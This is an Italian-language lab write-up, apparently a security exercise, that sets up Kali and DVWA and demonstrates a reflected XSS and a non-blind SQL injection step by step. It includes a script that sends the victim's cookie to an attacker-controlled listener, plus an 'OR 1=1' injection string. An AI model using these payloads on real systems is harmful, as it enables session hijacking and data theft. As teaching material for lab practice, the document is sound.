L’esercizio chiede di preparare un laboratorio con DVWA e Kali e poi sfruttare una XSS reflected e una SQL Injection non blind, spiegando i passaggi tecnici.

1. Configurazione laboratorio


- Macchine usate: una VM con Kali e una VM con DVWA.
- Entrambe le macchine sulla stessa rete virtuale (es. NAT o “Host-only”) e assicurati che abbiano IP nella stessa subnet (es. 192.168.56.x).
- Da Kali, lancio `ping <IP_DVWA>` per verificare che siano raggiungibili: la comunicazione è ok.

2. Impostazione DVWA

- Apro il browser su Kali e vado all’IP della macchina DVWA, `http://192.168.10.11/dvwa`.
- Effettuo il login con le credenziali di default (spesso `admin` / `password`) e vado in DVWA Security dal menu; imposto il livello a LOW e salvo: così le vulnerabilità sono facilmente sfruttabili.

3. XSS reflected

- Vado alla sezione XSS (Reflected) nel menu DVWA.
- Nel campo di input inserisco un payload semplice, come:
    - `<script>alert('You got Hook3d');</script>`



- Il browser esegue lo script e compare un pop-up con “You got Hook3d”. Questo dimostra una XSS reflected, perché il contenuto che hai inviato viene “riflesso” subito nella pagina di risposta e interpretato come HTML/JavaScript.
- L’applicazione prende l’input utente e lo inserisce nella pagina senza filtri.

- Il browser non distingue tra dati e codice e quindi esegue il JavaScript iniettato.
- Un attaccante reale potrebbe usare questo vettore per rubare cookie, sessioni o manipolare il DOM.
- Nel mondo reale un attaccante non usa `alert`, ma invia il cookie verso un server remoto controllato da lui, per esempio:

  ```
  <script>new Image().src='http://192.168.10.10:8000/log?c='+document.cookie;</script>
  ```

Sul server dell'attaccante basta avere un listener HTTP (anche un semplice `python3 -m http.server`) per vedere nelle richieste il valore del cookie della vittima.

4. SQL Injection non blind

- Vado alla sezione SQL Injection (non blind) nel menu DVWA.
- Provo un input normale, tipo `1`, per vedere la risposta regolare (es. utente con ID 1).
- Ora prova un input come:
  - `1' OR '1'='1`
- Se l'applicazione è vulnerabile, la query SQL interna potrebbe diventare qualcosa tipo:
  - `SELECT * FROM users WHERE id = '1' OR '1'='1';`
- Il risultato è che il database restituisce tutti gli utenti, perché la condizione `OR '1'='1'` è sempre vera. Questo mostra che la stringa immessa va direttamente nella query senza sanitizzazione o prepared statements.
- Spiegazione concettuale:
  - L'input dell'utente viene concatenato alla query SQL.
  - Inserendo operatori logici (`OR`, `AND`) e apici, l'attaccante modifica la logica della query.
  - In un contesto reale, da qui si possono estrarre dati sensibili, bypassare login o modificare dati.